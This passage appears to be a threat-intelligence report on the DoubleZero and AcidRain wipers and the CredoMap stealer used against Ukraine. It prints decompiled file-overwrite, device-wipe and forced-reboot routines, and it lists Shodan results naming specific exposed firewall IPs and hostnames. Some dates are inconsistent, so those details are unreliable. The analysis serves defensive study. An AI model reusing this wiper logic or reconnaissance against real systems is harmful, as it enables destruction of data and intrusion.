On 17 March 2022, the Ukrainian CERT began observing phishing campaigns on Ukrainian infrastructure. Indeed, CERT-UA cybersecurity researchers observed malware-based attacks against Ukrainian organisations using a wiper called DoubleZero. Specifically, CERT-UA discovered several ZIP archives, one of which was called «Extremely Dangerous ... Virus!!!. Zipper», says the advisory published by CERT-UA. As a result of the analysis, the identified programs are classified as DoubleZero, i.e., a malicious destructive program developed using the C# programming language. The activity is tracked by the CERT-UA identifier as group UAC-0088 and is directly related to attempts to violate the normal operation of the information systems of Ukrainian companies[236].

ANALYSIS

CERT-UA identified several samples of a zip archive either called 'csrss.zip' or 'Вирус... крайне опасно!!!.zip' ('Virus... extremely dangerous !!!.zip'). The main payload is an obfuscated .Net executable, found as 'cpcrs.exe' or 'csrss.exe'. The initial infection vector remains unknown or has not been revealed yet.
The source code is heavily obfuscated:


DoubleZero source code



```
⊟-{} _d3c219d6ed3b8b60ҕ㓂占
  ⊞- _0dcbb46113569470ｧ酵俞
  ⊞- _2ac5e221861b386a▯▯▯▯▯▯▯œΦ袙▯▯▯▯▯ί帐芫O狎星堬惷蚋鐓멐ꞷ貐鍻棃
  ⊟- _5f2efb699e00e756蚗脯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯V▯
    ⊞- Base Types
    ⊞- _60eff56537bb248e諛ꜛ則叁灵領丐쳅▯·薾嵲脝(string) : bool
    ⊞- _2273ebf2d342557b𤤹趌ꝺ鴕浄▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯(_f75ea53532f1c
    ⊞- _f8cf919dac03d649됬떰꾚▯▯▯(string) : bool
```

DoubleZero has evasion capabilities and will check if security software are present. It also performs system, process, and network shares discovery. However, no sign of automated spreading mechanisms or persistence technique have been detected. If able to via credentials dumping, it will try to gain root privileges.
To destroy a system, the wiper overwrites files with blocks of 4096 bytes filled with zero, using either the 'FileStream.Write()' method (on the left side below) or 'NtOpenFile()' and 'NtFsControlFile()' API calls (right side):
Upon execution, DoubleZero starts by wiping all non-system files on all disks. It will try to execute the 'NtFs' method first, and fallback on the 'FileStream' one in case of failure. The payload then gathers system information to build a sorted list of all system files and overwrites them in the corresponding sequence. Finally, DoubleZero destroys the following registry hives: HKCU, HKU, HKLM and HKLM\BCD before shutting down the machine. The execution process is summarized below.

DoubleZero wiping process




```
using (FileStream fileStream = new FileStream(string_0, FileMode.Open, FileAccess.ReadWrite))
{
    byte[] array2 = new byte[4096];

    while (fileStream.Position < fileStream.Length)
    {
        long num4 = fileStream.Length - fileStream.Position;

        if (array2.Length > num4)
        {
            fileStream.Write(array2, 0, (int)num4);
        }
        else
        {
            fileStream.Write(array2, 0, array2.Length);
        }
    }
}
```

```
uint num = GClass6.NtOpenFile(out safeFileHandle_, 0xC0100000, ref gstruct2_, ref gstruct0_, 7uL, 32uL);

ulong ulong_ = 0uL;
GClass6.GetFileSizeEx(safeFileHandle_, out ulong_);

GClass6.GStruct3 gStruct2 = default(GClass6.GStruct3);
gStruct2.ulong_1 = ulong_;

IntPtr intPtr2 = IntPtr.Zero;

try
{
    intPtr2 = Marshal.AllocHGlobal(Marshal.SizeOf((object)gStruct2));

    Marshal.StructureToPtr((object)gStruct2, intPtr2, fDeleteOld: false);

    num = GClass6.NtFsControlFile(safeFileHandle_, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, ref gstruct0_, 622792uL, intPtr2, (
    ulong)Marshal.SizeOf((object)gStruct2), IntPtr.Zero, (ulong)0);
}
```

EXECUTION FLOW

DoubleZero execution flow


Initial infection vector
Unknown
drops
csrss.exe
Information gathering
System Discovery
Network Shares Discovery
Credential Dumping
additional data to wipe
Acquire root privilege
if success, additional data to wipe
Identify non-system files
for each disk
for each file
Identify all system files, build a sorted list and overwrite them in order
for each file
'NtFsOpenFile()' 'NtFsControlFile()' API calls overwritting method
Destroy Windows registry hives HKCU, HKU, HKLM, HKLM\BCD
failure
'FileStream.Write()' overwritting method
success
Shutdown host
Overwrite with 4096 bytes of zeros

ACIDRAIN


CONTEXT

Viasat confirmed on (March 3, 2023,) that the disabling of tens of thousands of KA-SAT modems was indeed caused by a cyberattack. The following day, Sentinel One's security researcher team published an analysis of a wiper sample recovered from VirusTotal that they believe has a profile that could match the malware used in this attack.
This sample was uploaded on March 1, 20235, a little less than two weeks before its discovery. Its name specifically caught the eye of the researcher's team: «ukrop» (Укроп), which literally means «dill» in Russian. According to them, this name may refer to several things: the contraction of «Ukraine» and «operation», the ethnic slur used by Russian to designate Ukrainians, or the «Ukrainian Association of Patriots» («УКРОП», aka. «Українське об'єднання патріотів»), which deliberately chose this acronym to counter its offensive use. This last assumption might not be very relevant though, as the party changed its name in June 2020 to «For the future».

ANALYSIS

This malware, named AcidRain by the researchers, is a wiper coded in C and compiled for systems using a 32-bit MIPS architecture, like the modems affected by the cyberattack (Surfbeam2 and Surfbeam2+).
Although no detailed report is available as of right now, some hypotheses are emerging. According to the Viasat press release, «legitimate commands» were used simultaneously on multiple modems, disabling them. This operation could match the mass deployment of a malicious program. This hypothesis is backed by the findings of security researcher Ruben Santamarta (@reversemode), who spotted this capability in the AXACT client. This component is edited by the company Axiros and bundled with the Surfbeam2 modems to support the TR-069 remote configuration protocol. In addition to the client's native ability to download and run arbitrary programs, it also appears to be vulnerable to several command injections.

File wipe logic




```
void wipe_files(void)

{
  int node;
  int res;
  int current_dir;
  char dir;
  undefined dir_ [255];

  fill_buf_with(&dir,0,256);
  dir = '/';
  dir_[0] = 0;
  node = get_first_node("/");
  if (node != 0) {
    while( true ) {
      res = next_node(node);
      current_dir = res + 0xb;
      if (res == 0) break;
      res = strcmp(current_dir,".");
      if (res != 0) {
        res = strcmp(current_dir,"..");
        if (res != 0) {
          res = strcmp(current_dir,"bin");
          if (res != 0) {
            res = strcmp(current_dir,"boot");
            if (res != 0) {
              res = strcmp(current_dir,"dev");
              if (res != 0) {
                res = startswith_n(current_dir,"lib",3);
                if (res != 0) {
                  res = strcmp(current_dir,"proc");
                  if (res != 0) {
                    res = strcmp(current_dir,"sbin");
                    if (res != 0) {
                      res = strcmp(current_dir,"sys");
                      if (res != 0) {
                        res = strcmp(current_dir,"usr");
                        if (res != 0) {
                          strncpy(dir_,current_dir,253);
                          recursive_wipe_dir(&dir);
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
    cleanup(node);
}
```

The initial access vector remains unclear. The only clue that the Viasat statement gives is the mention of a «misconfigured VPN appliance» that would have been exposed by Skylogic and used by the attacker to pivot and reach the systems in charge of managing the modems remotely.
At the time of writing, a Shodan query using the Fortinet favicon hash and scoped on AS201935, the Skylogic's ground network, pulls up 19 distinct IP addresses serving Fortinet appliances. Like every software, the editor sometimes discloses and fix vulnerabilities as they are being discovered. Given the target's criticality in the event of a conflict with Ukraine, a specific focus on these access vectors could be plausible as the attackers would have to win the patch race only once to gain access.Due to the nature of the targeted systems, AcidRain is relatively simplistic. Although no privilege escalation mechanisms have been identified, it uses a few tricks to be stealthier and more resilient. Note that the lack of concerns towards privileges implies that the infection vector used either already runs in a privileged context or bypasses a security restriction.

Upon execution, AcidRain will start by using a combination of fork and setsid to detach itself from the calling program, therefore preventing premature termination. It will then bind its input, output, and error data stream to /dev/null, supressing any visual cue the program could produce.
Once the preliminary setup is done, the malware will then create a buffer of 256KiB in size that will be used to overwrite data. The first 64KiB will then be filled with a decremental counter of 4 bytes in size, starting at 0xffffffff. This particularity creates a typical pattern in overwritten files, as seen in impacted modems.
The program will then check its

Shodan query result



TOTAL RESULTS
19

TOP COUNTRIES

Italy	13
Germany	6

TOP PORTS

443	17
8443	1
10443	1

TOP ORGANIZATIONS

Skylogic Mediterraneo s.r.l	12
SKYLOGIC S.P.A.	6
Skylogic Mediterraneo	1

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

178.219.64.20
Skylogic Mediterraneo s.r.l
Italy, Uta

SSL Certificate
Issued By:
|- Common Name:
SKLMed Root Certificate Authority
|- Organization:
IDM.AD.SKLMED.IT
Issued To:
|- Common Name:
cgl-fw02.sklmed.it
|- Organization:
IDM.AD.SKLMED.IT
Supported SSL Versions
TLSv1.1, TLSv1.2
Diffie-Hellman Fingerprint
RFC3526/Oakley Group 14

```
HTTP/1.1 200 OK
Date: Wed, 30 Mar 2022 05:28:24 GMT
Server: xxxxxxxx-xxxxx
Vary: Accept-Encoding
Content-Length: 79
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-XSS-Protection: 1; mode=block
X-UA-Compatible: IE=Edge
```

178.219.64.4
Skylogic Mediterraneo s.r.l
Italy, Uta

SSL Certificate
Issued By:
|- Common Name:
SKLMed Root Certificate Authority
|- Organization:
IDM.AD.SKLMED.IT
Issued To:
|- Common Name:
cgl-fw02.sklmed.it
|- Organization:
IDM.AD.SKLMED.IT

```
HTTP/1.1 200 OK
Date: Tue, 29 Mar 2022 03:48:21 GMT
Server: xxxxxxxx-xxxxx
Vary: Accept-Encoding
Content-Length: 79
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-XSS-Protection: 1; mode=block
X-UA-Compatible: IE=Edge
```

Reboot brute force

```
                  /* LINUX_REBOOT_CMD_RESTART */
    reboot(0x1234567);
                  /* LINUX_REBOOT_CMD_RESTART2 */
    reboot(0xa1b2c3d4);
                  /* LINUX_REBOOT_CMD_RESTART */
    reboot(0x1234567);
                  /* LINUX_REBOOT_CMD_POWER_OFF */
    reboot(0x4321fedc);
                  /* reboot fork party */
    res = fork();
    if (res == 0) {
LAB_00401710:
      execve_wrapper("/sbin/reboot","/sbin/reboot",0);
    }
    else {
      res = fork();
      if (res == 0) {
        reboot_bin_path = "/bin/reboot";
      }
      else {
        res = fork();
        if (res == 0) {
          execve_wrapper("/usr/sbin/reboot","/usr/sbin/reboot",0);
          exit(0);
          goto LAB_00401710;
        }
        res = fork();
        if (res != 0) {
          do_smth_with_allocated_wipe_mask(allocated_wipe_mask);
          return 0;
        }
        reboot_bin_path = "/usr/bin/reboot";
      }
      execve_wrapper(reboot_bin_path,reboot_bin_path,0);
    }
```

UID to look for root privileges. In such case, the program will attempt to write every files it encounters from the modem's root, while sparing the following directories to keep the system running:

- bin
- boot
- dev
- lib*
- proc
- sbin
- sys
- usr

Once this step is completed, the malware will look for several storage devices' files to erase them. As the devices are numbered incrementally, the wiper will enumerate from 0 to 99 to wipe the first 100 files. The first devices to be targeted are the generic block devices (*/dev/sd[0-99]*), followed by the flash memory (*/dev/mtdblock[0-99]* and */dev/block/mtdblock[0-99]*), the SD or MMC cards *(/dev/mmcblk[0-99] and /dev/block/mmcblk[0-99]), the file proxy for the flash memory (/dev/mtd[0-99]*), and ends with the virtual block devices (*/dev/loop[0-99]*).

The malware wipes the data by overwriting the file buffer multiple times, until either it reaches the end of the file (given that its size was successfully retrieved with a previous ioctl call) or a maximum of 256KiB has been written. It then calls fsync to make sure the buffer is flushed to the disk.

Since flash memory does not support file operations, another technique needs to be used on the /dev/mtd[0-99] and /mtd[0-99] endpoints. This second one makes heavy use of ioctl calls as they are needed to manage memory access and overwrite sections specific to flash memory such as the out-of-band data.


For an unknown reason, the malware then tries once again to wipe every non-standard file after checking its privileges. With the destruction complete, the wiper ends by attempting to reboot the system using a brute force approach, ensuring that it is rendered inoperable: 3 different reboot commands are executed before trying to run the reboot binary from several locations in parallel, forking the program on each attempt.

Wipe then reboots

```
write(1,"Look out!\n\n",10);
res = fork();
if (1 < res + 1U) goto EXIT;
setsid();
res = open("/dev/null",1);
if (res < 0) goto CLOSE_STREAMS_AND_WIPE;
dup2(res,0);
dup2(res,1);
dup2(res,2);
if (2 < res) {
  close(res);
}
res = make_wipe_mask();
do {
  if (res < 0) {
    return 0xffffffff;
  }
  res = getuid();
  if (res != 0) {
    wipe_files();
  }
  wipe_/dev/sdXX();
  wipe_/dev/mtdblockXX_and_/dev/block/mtdblockXX();
  wipe_/dev/mmcblkXX_and_/dev/block/mmcblkXX();
  wipe_/dev/mtdXX();
  wipe_/dev/loopXX();
  res = getuid();
  if (res == 0) {
    wipe_files();
  }
                /* LINUX_REBOOT_CMD_RESTART */
  reboot(0x1234567);
                /* LINUX_REBOOT_CMD_RESTART2 */
  reboot(0xa1b2c3d4);
                /* LINUX_REBOOT_CMD_RESTART */
  reboot(0x1234567);
                /* LINUX_REBOOT_CMD_POWER_OFF */
  reboot(0x4321fedc);
```

EXECUTION FLOW

AcidRain execution flow


Start
Print 'Look out !'
Create a subprocess with "fork"
child
Call "setsid" to start a new session group
Pipe all input/output/error streams to /dev/null
Create the buffer that will be used when overwriting user's data
Check if the program is running as root
running as root
Attempts to wipe every non-critical files
Attempts to wipe /dev/sd[0-99]
Attempts to wipe /dev/mtdblock[0-99] and /dev/block/mtdblock[0-99]
Attempts to wipe /dev/mmcblk[0-99] and /dev/block/mmcblk[0-99]
Attempts to wipe /dev/mtd[0-99]
Attempts to wipe /dev/loop[0-99]
Check if the program is running as root
running as root
Attempts to wipe every non-critical files
Call reboot with the 'LINUX_REBOOT_CMD_RESTART' (0x1234567) command
Call reboot with the 'LINUX_REBOOT_CMD_RESTART2' (0xa1b2c3d4) command
Call reboot with the 'LINUX_REBOOT_CMD_RESTART' (0x1234567) command
Call reboot with the 'LINUX_REBOOT_CMD_POWER_OFF' (0x4321fedc) command
parent
Create a subprocess with fork
parent
Create a subprocess with fork
parent
Create a subprocess with fork
parent
Create a subprocess with fork
child
child
child
Execute '/sbin/reboot'
child
parent
Execute '/usr/sbin/reboot'
Execute '/usr/bin/reboot'
Exit
Execute '/bin/reboot'
Exit

CREDOMAP

CONTEXT

On June 20th, the CERT-UA reported a new weaponized Word document spreading via email as "Nuclear Terrorism A Very Real Threat.rtf", trying to lure Ukrainian individuals into opening it, in a context of high tension. The document contains an article from the Atlantic Council, titled "Will Putin use nuclear weapons in Ukraine?" dating from May 10th.

If opened by the victim, the trojan exploits the Follina vulnerability (CVE-2022-30190) and launches the CredoMap payload on the system.

This phishing campaign is believed to be operated by the Russian state-sponsored group ATK5 (aka APT28, Sofacy), given the similarities in TTPs and IoCs according to MalwareBytes.[237] During this campaign, the actor also deployed CobaltStrike beacons, in addition to the CredoMap stealer.

ANALYSIS


CredoMap is a credential stealer developed in .Net. Once executed on a system, it gathers credentials from the Edge, Chrome, and Firefox browsers.

Its development is rather straight forward: the code is barely obfuscated and is not very complex.

For each browser, the stealer has 2 functions dedicated to credential gathering ("ch" -> Chrome, "ed" -> Edge, "ff" -> Firefox). The first one oversees the collection, while the second builds the data to be exfiltrated, mostly as dictionaries.


For each browser, CredoMap collects login information and cookies, as shown below:

Functions of CredoMap




```
Program()
Base64Encode(string) : string
ch1() : string
ch2() : string
connect(string, int) : void
create(string) : void
del(string) : void
ed1() : string
ed2() : string
ff1() : string
ff2() : void
GetBytes(SQLiteDataReader, int) : byte[]
Login(string, string) : void
Main(string[]) : void
selectFolder(string) : void
docx Properties
```

Chrome credentials collection



